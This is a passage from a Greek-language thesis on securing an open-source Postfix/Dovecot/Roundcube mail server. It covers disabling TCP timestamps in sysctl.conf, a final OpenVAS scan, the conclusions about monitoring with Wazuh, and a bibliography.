
Τέλος για την επίλυση της ευπάθεια με τα TCP timestamps ακολουθήσαμε την λύση που προτεινόταν μέσω του OpenVAS ώστε να απενεργοποιήσουμε την λειτουργία τους, προσθέτοντας την μεταβλητή 'net.ipv4.tcp_timestamps = 0' στο αρχείο /etc/sysctl.conf



```
Open [v] *sysctl.conf /etc
1 #
2 # /etc/sysctl.conf - Configuration file for setting system variables
3 # See /etc/sysctl.d/ for additional system variables.
4 # See sysctl.conf (5) for information.
5 #
6
7 #kernel.domainname = example.com
8
9 # Uncomment the following to stop low-level messages on console
10 #kernel.printk = 3 4 1 3
11
12 #####3
13 # Functions previously found in netbase
14 #
15
16 # Uncomment the next two lines to enable Spoof protection (reverse-path filter)
17 # Turn on Source Address Verification in all interfaces to
18 # prevent some spoofing attacks
19 #net.ipv4.conf.default.rp_filter=1
20 #net.ipv4.conf.all.rp_filter=1
21
22 # Uncomment the next line to enable TCP/IP SYN cookies
23 # See http://lwn.net/Articles/277146/
24 # Note: This may impact IPv6 TCP sessions too
25 #net.ipv4.tcp_syncookies=1
26
27 # Uncomment the next line to enable packet forwarding for IPv4
28 #net.ipv4.ip_forward=1
29
30 # Uncomment the next line to enable packet forwarding for IPv6F
31 # Enabling this option disables Stateless Address Autoconfiguration
32 # based on Router Advertisements for this host
33 #net.ipv6.conf.all.forwarding=1
34
35 #To disable TCP timestamps uFncment the next line
36 net.ipv4.tcp_timestamps = 0
37
38 #####
```

Εικόνα 5.7 Remove TCP Timestamps

Για να επιβεβαιώσουμε ότι έχουμε εξαλείψει όλες τις σημαντικές ευπάθειες του συστήματος και εφόσον έχουμε υλοποιήσει τα παραπάνω αντισμετρά, έπρεπε να δημιουργηθεί ένας τελικός έλεγχος.



Εικόνα 5.8 Perfect Vulnerability Scan

Παρατηρώντας τον τελικό έλεγχο που υλοποιήσαμε συμπεραίνουμε ότι το σύστημα μας πλέον δεν έχει κάποια πολύ κρίσιμη ευπάθεια η οποία μπορεί να προκαλέσει σημαντική ζημιά στον mail server. Παρόλα αυτά όμως συνεχίζει να έχει κάποιες ευπάθειες σύμφωνα με το OpenVAS. Αυτές οι ευπάθειες είναι 63 και ανήκουν στην κατηγορία Log. Οι συγκεκριμένες ευπάθειες όμως είναι μηδενικής κρισιμότητας κάτι το οποίο σημαίνει ότι αν τις εκμεταλλευτεί κάποιος κακόβουλος χρήστης δεν θα μπορέσει να βλάψει το σύστημα σε μεγάλο βαθμό.

Κεφάλαιο 6°

1. Επίλογος

6.1 Ανακεφαλαίωση

Στην παρούσα διπλωματική εργασία επιχειρήθηκε μια συνολική προσέγγιση για την επαύξηση της ασφαλείας ενός open source εξυπηρετητή ηλεκτρονικού ταχυδρομείου κυρίως χρησιμοποιώντας τις τεχνολογίες Postfix, Roundcube και Dovecot. Η ανάγκη για μια τέτοια εργασία προέκυψε από την ραγδαία ανάπτυξη του όγκου των επιθέσεων στους mail servers και από την μη παροχή του απαιτούμενου επίπεδου ασφάλειας τους. Το γεγονός αυτό είχε σαν αποτέλεσμα την δυσλειτουργία των mail server και κατ'επέκταση του email το οποίο είναι ένα βασικό εργαλείο της καθημερινότητας αλλά και τελικά να τίθεται σε αμφιβολία η αξιοπιστία και εγκυρότητα τους.

Η προσέγγιση του προβλήματος περιλάμβανε τα εξής:

- Παρουσίαση της αρχιτεκτονικής του mail server καθώς και των τεχνολογιών Postfix, Roundcube και Dovecot που αποτελούσαν τα βασικά components του συστήματος
- Περιγραφή και υλοποίηση συνηθισμένων επιθέσεων με σκοπό την ανακάλυψη ευάλωτων σημείων του συστήματος. Εφαρμογή κάλων πρακτικών (αντίμετρα) που μπορούμε να λάβουμε με σκοπό την αποτελεσματικότερη αντιμετώπιση των επιθέσεων αλλά και της αύξησης του επιπέδου ασφάλειας.
- Προδιαγραφή των ευάλωτων σημείων του συστήματος και συνεχής παρακολούθηση τους μέσω του Wazuh
- Αξιολόγηση του επιπέδου ασφάλειας του server και των αντίμετρων που υλοποιήθηκαν

6.2 Συμπέρασμα

Τα συμπεράσματα, τα οποία προέκυψαν κατά την εκπόνηση της παρούσας εργασίας, είναι ότι κατά κύριο λόγο οι μεγαλύτερες ευπάθειες που μπορεί να προκύψουν σε ένα open source mail server δεν προέρχονται από κενά ασφαλείας των τεχνολογιών που υλοποιούνται

όπως του Postfix, Dovecot και του Roundcube. Ο λόγος που δεν προέρχονται από αυτά τα προγράμματα είναι διότι τα περισσότερα open source προγράμματα τίθενται σε καθημερινούς ελέγχους από διαφορετικούς ανθρώπους με σκοπό την επίλυση όλων των προβλημάτων τους και την επίτευξη της μέγιστης ασφάλειας. Αυτό όμως, δεν σημαίνει ότι αυτά τα προγράμματα στην έκδοση που βρίσκονται δεν έχουν καμία σημαντική ευπάθεια που μπορεί να θέσει σε κίνδυνο τον mail server, απλώς οι πιθανότητες να προκύψει ένα security event από μια τέτοια ευπάθεια είναι μικρές. Δεν καταφέραμε να υλοποιήσουμε καμία επίθεση ενάντια στα προγράμματα αυτά όσο και να προσπαθήσαμε, καταφέραμε, όμως, να υλοποιήσουμε πολλές επιθέσεις επιτυχώς στον server στον οποίο ήταν εγκατεστημένα, υποκλέπτοντας με αυτόν τον τρόπο πολλές σημαντικές πληροφορίες. Επομένως τα περισσότερα προβλήματα προέρχονται από τα κενά ασφάλειας ενός συστήματος που ο διαχειριστής δεν έχει προβλέψει να 'κλείσει'.

Τα αντιμετρά που μπορεί να έχουν υλοποιηθεί και αξιολογηθεί στην συγκεκριμένη περίπτωση σε έναν mail server ποτέ δεν θα είναι αρκετά για να πούμε ότι καταφέραμε να δημιουργήσουμε έναν αδιαπέραστο mail server. Πάντα θα υπάρχει τρόπος κάποιος να διεισδύσει στο σύστημα μας χωρίς να τον έχουμε προβλέψει. Στόχος μας είναι να μειώσουμε τις πιθανότητες και να αυξήσουμε την δυσκολία να συμβεί κάτι τέτοιο. Για αυτό καταλήξαμε ότι η αποτελεσματικότερη διαδικασία της επαύξησης της ασφάλειας ενός mail server είναι η παρακολούθηση και η ειδοποίηση του χρήστη. Έτσι μπορούμε να έχουμε πάντα επίγνωση για την κατάσταση του οπύ και να βρισκόμαστε εντοπίζοντας με αυτόν τον τρόπο οποιαδήποτε επίθεση που λαμβάνει χωρά την οποία ενδεχομένως δεν είχαμε προβλέψει και εξασφαλίζοντας έτσι την καλύτερη λειτουργία του.

Οι γνώσεις που προέκυψαν κατά την διεξαγωγή της εργασίας είναι η πλήρης κατανόηση της λειτουργίας ενός mail server καθώς και κάθε βασικού component του, η εγκατάσταση ενός mail server με την χρήση των τεχνολογιών του postfix, του dovecot και του roundcube και η αναγνώριση των τρωτών σημείων του. Επιπλέον μέσω των βασικών επιθέσεων που υλοποιήθηκαν εξελίξαμε σφαιρικά τις γνώσεις μας στον τομέα των επιθέσεων. Στην συνέχεια ήρθαμε αντιμετώπι με το Wazuh, δηλαδή ένα κεντρικό σύστημα παρακολούθησης το οποίο μας έδωσε την ευκαιρία να κατανοήσουμε την αναγκαιότητα ενός τέτοιου συστήματος καθώς και τις πολλαπλές λειτουργίες τις οποίες παρέχει. Τέλος καταφέραμε να χειριστούμε ένα σύστημα ελέγχου ευπαθειών δημιουργώντας προσαρμοσμένους ελέγχους συστήματος.

Βιβλιογραφία

- Arampatzis, A. (2020) 'What Are the Differences Between HTTP and HTTPS'. Available at: <https://www.venafi.com/blog/what-are-differences-between-http-https-0>.
- Beattie, S. (2021) 'UncomplicatedFirewall'. Available at: <https://wiki.ubuntu.com/UncomplicatedFirewall>.
- Chivers, K. (2020) 'Man In The Middle Attack'. Available at: <https://us.norton.com/internetsecurity-wifi-what-is-a-man-in-the-middle-attack.html>.
- Duff, W. (2019) 'What Is an SMTP Server?' Available at: <https://sendgrid.com/blog/what-is-an-smtp-server/>.
- Fail2Ban (2016) 'Fail2ban Documentation'. Available at: https://www.fail2ban.org/wiki/index.php/Main_Page.
- Foundation, F. S. (2021) 'GNU SASL - Simple Authentication and Security Layer'. Available at: https://www.gnu.org/software/gsasl/manual/html_node/SASL-Overview.html.
- Franke, T. (2015) 'SASL Configuration'. Available at: http://www.postfix.org/SASL_README.html.
- George, S. (2018) 'Setup Fail2ban to avoid Postfix SASL attack'. Available at: <https://bobcares.com/blog/fail2ban-postfix-sasl/>.
- Greenbone (2021) 'OpenVAS – Open Vulnerability Assessment Scanner'. Available at: <https://www.openvas.org/>.
- Hackersploit (2021) 'Creating SSH Jails With Fail2Ban'. Available at: <https://www.linode.com/docs/guides/how-to-use-fail2ban-for-ssh-brute-force-protection/>.
- Kapitein Vorkbaard (2016) 'Mailserver featuring Postfix, Dovecot, MySQL, and Roundcube'. Available at: <https://vorkbaard.nl/installing-a-mailserver-on-debian-8-part-4-imap-server-dovecot/>.
- Marcel (2020) 'Critical Linux Log Files You Must be Monitoring'. Available at: <https://www.eurovps.com/blog/important-linux-log-files-you-must-be-monitoring/#dmesg>.
- Mayssara A. Abo Hassanin Supervised, A. (2014) *Richard Blum - Postfix (2001, Sams), Paper Knowledge . Toward a Media History of Documents*.
- MITRE Corporation (2015) 'MITRE ATT&CK'. Available at: <https://attack.mitre.org/>.
- Networks, P. A. (2022) 'What is an Intrusion Prevention System?' Available at: <https://www.paloaltonetworks.com/cyberpedia/what-is-an-intrusion-prevention-system-ips>.
- Oracle (2021) 'Learn to Install and Configure Postfix With STARTTLS on Oracle Linux 8'. Available at: <https://docs.oracle.com/en/learn/oracle-linux-postfix-starttls/index.html#introduction>.
- OWASP (2010) 'Vulnerability Scanning Tools'. Available at: <https://owasp.org/www->

community/Vulnerability_Scanning_Tools.

Panicker, L. S. (2019) 'Postfix TLS'. Available at: <https://bobcares.com/blog/postfix-disable-tls/>.

Rahman, S. (2020) 'Enable user authentication for a Postfix SMTP server with SASL'. Available at: <https://www.xmodulo.com/enable-user-authentication-postfix-smtp-server-sasl.html>.

Rombauts, S. (2018) 'TEST SMTP WITH TELNET OR OPENSLL'. Available at: <https://www.stevenrombauts.be/2018/12/test-smtp-with-telnet-or-openssl/>.

Roundcube (2014a) 'About the Roundcube webmail project'. Available at: <https://roundcube.net/about/>.

Roundcube (2014b) 'Application class of Roundcube Webmail implemented as singleton'. Available at: https://docs.roundcube.net/doc/phpdoc/classes/rcmail.html#method_get_request_token.

School, T. (2020) 'create & sign SSL/TLS certificates'. Available at: <https://dev.to/techschoolguru/how-to-create-sign-ssl-tls-certificates-2aai>.

Sirainen, T. (2021) 'Dovecot The Secure IMAP server Documentation', 148, pp. 148–162. Available at: <https://www.dovecot.org/>.

SparkPost (2021) 'What Are SSL, TLS, & STARTTLS Email Encryption?' Available at: <https://www.sparkpost.com/resources/email-explained/ssl-tls-starttls-encyption/>.

Techopedia (2021) 'System Log (Syslog)'. Available at: <https://www.techopedia.com/definition/1858/system-log-syslog>.

Toh, W. S. (2021) 'Keylogger With Javascript PHP'. Available at: <https://codeboxx.com/simple-keylogger-javascript-php/>.

Twilio (2021) 'What Is Two-Factor Authentication (2FA)?' Available at: <https://authy.com/what-is-2fa/>.

Upadhyay, I. (2020) 'ARP Spoofing: Everything To Know in 3 Easy Points'. Available at: <https://www.jigsawacademy.com/blogs/cyber-security/arp-spoofing/>.

Wazuh (2022a) 'Command Monitoring'. Available at: <https://documentation.wazuh.com/current/user-manual/capabilities/command-monitoring/command-configuration.html>.

Wazuh (2022b) 'Configure Wazuh agents to accept remote commands from the manager'. Available at: <https://documentation.wazuh.com/current/user-manual/capabilities/command-monitoring/how-it-works.html>.

Wazuh (2022c) 'File integrity monitoring Configuration'. Available at: <https://documentation.wazuh.com/current/user-manual/capabilities/file-integrity/fim-configuration.html#fim-examples>.

Wazuh (2022d) 'PCI DSS'. Available at: <https://documentation.wazuh.com/current/pci-dss/index.html>.

Wazuh (2022e) 'Registering Wazuh Agents'. Available at:

<https://documentation.wazuh.com/current/user-manual/registering/index.html>.

Wazuh (2022f) 'Rules classification'. Available at:

<https://documentation.wazuh.com/current/user-manual/ruleset/rules-classification.html>.

Wazuh (2022g) 'Wazuh Capabilities'. Available at:

<https://documentation.wazuh.com/current/index.html>.